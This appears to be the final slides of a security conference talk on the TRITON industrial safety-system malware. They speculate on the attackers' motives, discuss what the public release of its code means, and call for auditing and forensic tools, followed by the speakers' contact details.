
TRITON is too expensive exploit for a simple process shutdown

- Physical damage?
  - Suppress safety intervention during execution of a ‘damaging’ attack
- ICS hacking «Olympics»?
  - A test of capabilities / live drill?
- Extortion?
  - Political, economic?

*No knowledge of this, just speculation*



# Attack Tasks Become Incredibly Automated





# Implications of TRITON Code Becoming Public



- Provides a playbook and toolkit for other threat actors
- Draws the attention of the entire hacking community to industrial targets
- Alerts industrial and critical infrastructure organizations to include SIS compromise in risk assessments and defense in depth measures

**It is critical to develop auditing/forensic tools before TRITON-like exploits become common**

- Auditing tools
  - Is my device potentially tampered with?
- Forensic tools
  - What exactly has happened to my device?
- Asset owners should start a dialog with the vendors

# Q&A

**Marina Krotofil**  
marmusha@gmail.com  
**@marmusha**

**Andrea Carcano**  
andrea.carcano@nozominetworks.com  
**@andreacarcano**



**Younes Dragoni**  
younes.dragoni@nozominetworks.com  
**@br4zzor**

<https://github.com/NozomiNetworks/tricotools>